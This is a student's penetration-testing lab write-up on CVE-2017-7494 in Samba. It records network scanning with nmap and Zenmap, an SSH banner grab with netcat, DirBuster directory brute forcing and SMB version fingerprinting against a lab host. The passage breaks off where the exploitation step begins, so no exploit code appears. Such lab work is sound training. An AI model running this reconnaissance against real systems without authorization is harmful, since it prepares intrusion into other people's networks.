Created By: Eduardo Argueta Cantizzano

Lab: **Exploitation and Exfiltration taking advantage Of the vulnerability CVE-2017-7494**


THIS LAB IS FOR EDUCATION PURPOSES ONLY!

Everything done in this lab was in a controlled environment.

The following exercise will demonstrate on taking control of an environment by taking advantage of the vulnerability CVE-2017-7494 found in the system.

STEP 1: Reconnaissance

Task 1: Logon to Kali Linux




```
[Mon Oct 05 06:26:30 eduardo-argueta@kali:~ ] $:
```

Login Successful

Task 2: Open terminal Window

Done

Task 3: Run the route command




```
[Mon Oct 05 06:26:30 eduardo-argueta@kali:~ ] $: route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         ip-10-1-48-1.ec 0.0.0.0         UG    0      0        0 eth0
10.1.48.0       0.0.0.0         255.255.240.0   U     0      0        0 eth0
[Mon Oct 05 08:53:11 eduardo-argueta@kali:~ ] $:
```

Network ID: 10.1.48.0

The route command shows the current IP address of the system we are using. route its use to find our own system ip address.

Task 4: Run the nmap command


```
[Mon Oct 05 08:54:26 eduardo-argueta@kali:~ ] $: nmap 10.1.48.0/20
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-05 08:57 UTC
Nmap scan report for ip-10-1-52-112.ec2.internal (10.1.52.112)
Host is up (0.0088s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for ip-10-1-55-227.ec2.internal (10.1.55.227)
Host is up (0.0092s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap scan report for ip-10-1-56-66.ec2.internal (10.1.56.66)
Host is up (0.000066s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3389/tcp open  ms-wbt-server

Nmap scan report for ip-10-1-58-219.ec2.internal (10.1.58.219)
Host is up (0.0084s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
111/tcp open  rpcbind

Nmap done: 4096 IP addresses (4 hosts up) scanned in 53.78 seconds
[Mon Oct 05 08:58:52 eduardo-argueta@kali:~ ] $:
```

Nmap its use to display the open ports we have with this information we can find what system and what vulnerabilities we can use to gain root access on the system.


IP ADDRESS NODES AND PORTS OPEN TABLE

SYSTEM CONFIGURATION KALI LINUX 2018

IP Address	Ports Open
10.1.52.112	22
	80
10.1.55.227	22
	80
	139
	145
10.1.56.66	22
	3389
10.1.58.219	21
	22
	111

Nmap command show all the IP addresses and their ports that are currently available on the same network as the host machine. After scanning it shows the result in which the hosts are up. In this case we see that port 22 is open and we can exploit the system thru this port.


Task 5: Save the nmap output to a file



```
[Mon Oct 05 09:22:52 eduardo-argueta@kali:~ ] $: nmap 10.1.48.0/20 > ~/nmap_output
[Mon Oct 05 09:24:34 eduardo-argueta@kali:~ ] $: cat ~/nmap_output
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-05 09:23 UTC
Nmap scan report for ip-10-1-52-112.ec2.internal (10.1.52.112)
Host is up (0.00072s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for ip-10-1-55-227.ec2.internal (10.1.55.227)
Host is up (0.00093s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap scan report for ip-10-1-56-66.ec2.internal (10.1.56.66)
Host is up (0.00028s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3389/tcp open  ms-wbt-server

Nmap scan report for ip-10-1-58-219.ec2.internal (10.1.58.219)
Host is up (0.0013s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
111/tcp open  rpcbind

Nmap done: 4096 IP addresses (4 hosts up) scanned in 77.41 seconds
[Mon Oct 05 09:26:20 eduardo-argueta@kali:~ ] $:
```

Saved to file and displayed with cat command. The cat command was used to show us all the details that it contains the file in this case we have saved our ip addresses with the information on ports open to use this file later for the vulnerabilities.

Task 6: Scan the network with Zenmap



```
[Mon Oct 05 09:35:29 eduardo-argueta@kali:~ ] $: sudo zenmap &
[1] 1083
[Mon Oct 05 09:35:54 eduardo-argueta@kali:~ ] $:
```

Target: 10.1.48.0/20
Profile: Regular scan
Command: nmap 10.1.48.0/20

```
nmap 10.1.48.0/20
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-05
09:37 UTC
Nmap scan report for ip-10-1-48-1.ec2.internal
(10.1.48.1)
Host is up (0.00013s latency).
All 1000 scanned ports on ip-10-1-48-1.ec2.internal
(10.1.48.1) are filtered
MAC Address: 0E:FE:B2:71:9D:18 (Unknown)

Nmap scan report for ip-10-1-48-2.ec2.internal
(10.1.48.2)
Host is up (0.00026s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 0E:FE:B2:71:9D:18 (Unknown)

Nmap scan report for ip-10-1-52-112.ec2.internal
(10.1.52.112)
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 0E:62:A2:5F:1E:1B (Unknown)

Nmap scan report for ip-10-1-55-227.ec2.internal
(10.1.55.227)
```

Comparison with nmap:

Nmap IP's scanned: 10.1.52.112, 10.1.55.227, 10.1.56.66, 10.1.58.219

Zenmap IP's scanned: 10.1.48.1, 10.1.48.2, 10.1.52.112, 10.1.55.227, 10.1.56.66, 10.1.58.219

Zenmap scanned two additional IP addresses, Zenmap also showed MAC Address for some IP addresses.

Zenmap its use to find the ports that the current ip address have available or open, in that way can see how to exploit the vulnerabilities we find and which ports use.

STEP 2 – Enumeration

Task 1: Login to Kali Linux

Done

Task 2: Examine the nmap results from the Reconnaissance lab

Extracted this host from the nmap file. The nmap file contains all the information necessary to use to find the vulnerabilities.

Nmap scan report for ip-10-1-55-227.ec2.internal (10.1.55.227)

Host is up (0.00093s latency).

Not shown: 996 closed ports

PORT   STATE SERVICE

22/tcp open ssh


80/tcp open http

139/tcp open netbios-ssn

445/tcp open microsoft-ds


Target IP: 10.1.55.227

Task 3: Enumerate port 22 SSH



```
[Mon Oct 05 10:32:42 eduardo-argueta@kali:~ ] $: ssh root@10.1.55.227
The authenticity of host '10.1.55.227 (10.1.55.227)' can't be established.
ECDSA key fingerprint is SHA256:TUNjbmuGxyNJ39A+1e6HZTPDjAvRKA9KEkRg/1DxP20.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.1.55.227' (ECDSA) to the list of known hosts.
root@10.1.55.227: Permission denied (publickey).
[Mon Oct 05 10:33:27 eduardo-argueta@kali:~ ] $:
```

Examining port with netcat: this is to verify and see that we don’t have permission to get access to the ip address provide which is our target. The permission denied (public) appears that’s because the ssh server only allows access using cryptographic keys and does not allow username and password.




```
[Mon Oct 05 10:33:27 eduardo-argueta@kali:~ ] $: nc 10.1.55.227 22
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.1
^C
[Mon Oct 05 10:37:23 eduardo-argueta@kali:~ ] $:
```

With the nc command and our target ip address at port 22 we can see that that ip address its running a ubuntu version with this information we have to continue and find what kind of vulnerabilities this system have to find ways to exploit the system for access. Enumerating the port 22 show that it cannot be accessed via just the username and password as it requires an SHA key for authentication. If we can find an SSH port which takes username and password, we can try to brute force it.

Task 4: Enumerate port 80 HTTP

Opening the IP address with a web browser



```
[Mon Oct 05 10:32:42 eduardo-argueta@kali:~ ] $: 
The authenticity of host '10.1.55.227 (10.1.55.22
ECDSA key fingerprint is SHA256:TUNjbmuGxyNJ39A+1
Are you sure you want to continue connecting (yes
Warning: Permanently added '10.1.55.227' (ECDSA)
root@10.1.55.227: Permission denied (publickey).
[Mon Oct 05 10:33:27 eduardo-argueta@kali:~ ] $: 
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.1
^C
[Mon Oct 05 10:37:23 eduardo-argueta@kali:~ ] $: 
```

Index of / - Mozilla Firefox

10.1.55.227

Index of /


Name	Last modified	Size	Description
hello.html	2017-06-09 13:27	208	
recipe	2017-06-09 13:23	1.2K	
temp/	2017-06-09 12:35	-	

Apache/2.4.18 (Ubuntu) Server at 10.1.55.227 Port 80

Server Version: Apache/2.4.18 (Ubuntu) Server at 10.1.55.227 Port 80.

Checking the port 80 we can also find the system that ip is using and find vulnerabilities to the system to exploit. Checking the port 80 with a browser sometimes reveals valuable information about the target host. In this case we found the version of Apache server running on the host machine and that reveals that there are vulnerabilities in that system. In addition to these, the directory structure of the target host is also revealed.

Task 5: Web Server directory enumeration using Dirbuster



```
[Mon Oct 05 10:32:42 eduardo-argueta@kali:~ ] $: ssh root@10.1.55.227
The authenticity of host '10.1.55.227 (10.1.55.227)' can't be established.
ECDSA key fingerprint is SHA256:TUNjbmuGxyNJ39A+1e6HZTPDjAvRKA9KEkRg/1DxP20.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.1.55.227' (ECDSA) to the list of known hosts.
root@10.1.55.227: Permission denied (publickey).
[Mon Oct 05 10:33:27 eduardo-argueta@kali:~ ] $: nc 10.1.55.227 22
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.1
^C
[Mon Oct 05 10:37:23 eduardo-argueta@kali:~ ] $: dirbuster &
[1] 1432
[Mon Oct 05 11:36:58 eduardo-argueta@kali:~ ] $: Oct 05, 2020 11:36:59 AM java.util.
INFO: Created user preferences directory.
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /icons/ - 403
File found: /hello.html - 200
File found: /recipe - 200
Dir found: /temp/ - 200
Dir found: /icons/small/ - 403
Oct 05, 2020 11:39:10 AM org.apache.commons.httpclient.HttpMethodDirector executeWit
INFO: I/O exception (java.net.ConnectException) caught when processing request: Conn
Oct 05, 2020 11:39:10 AM org.apache.commons.httpclient.HttpMethodDirector executeWit
INFO: Retrying request
```

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

http://10.1.55.227:80/


Scan Information | Results - List View: Dirs: 3 Files: 2 | Results - Tree View | Errors: 0

Type	Found	Response	Size
Dir	/	200	1321
Dir	/icons/	403	464
File	/hello.html	200	471
File	/recipe	200	1470
Dir	/temp/	200	11951
Dir	/icons/small/	403	470

Current speed: 450 requests/sec
(Select and right click for more options)
Average speed: (T) 453, (C) 454 requests/sec
Parse Queue Size: 0
Current number of running threads: 10
Total Requests: 97446/1764393
Time To Finish: 01:01:11
Starting dir/file list based brute forcing
/2328.php

Dirbuster its use to find information that we had missed during our prior process. Enumerating with Dirbuster also reveals the directory structure of the target host, dirbuster also reveals directory that are sometimes not visible by just accessing the host with port 80 and web browser.

Task 6: SMB port 445 enumeration using Nmap Scripting Engine (NSE)


eduardo-argueta - student@kali: ~
File Edit View Terminal Tabs Help

```
[Mon Oct 05 11:44:19 eduardo-argueta@kali:~ ] $: nmap --script smb-os-discovery.nse 10.1.55.227
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-05 11:46 UTC
Nmap scan report for ip-10-1-55-227.ec2.internal (10.1.55.227)
Host is up (0.0031s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.6.0)
|   Computer name: ip-10-1-55-227
|   NetBIOS computer name: IP-10-1-55-227\x00
|   Domain name: ec2.internal
|   FQDN: ip-10-1-55-227.ec2.internal
|_  System time: 2020-10-05T11:46:30+00:00

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
[Mon Oct 05 11:46:29 eduardo-argueta@kali:~ ] $:
```


Looking at pur output of the scan it shows that Samba version its used. With this information now we can finally use to find vulnerabilities with this kind of system. Using the Samba version 4.6.0Vulnerability: CVE-2017-7494 was found. Nmap scripting engine reveals further information about the target system like the version of OS, computer name, NetBIOS computer name, domain name, FQDN and system time. The more information we have, the more chances of finding a vulnerability.

STEP 3 – Exploitation

Task 1: Logon to Kali Linux

Done

Task 2: Examine the details of the vulnerability



– Metasploit Modules Related To CVE-2017-7494

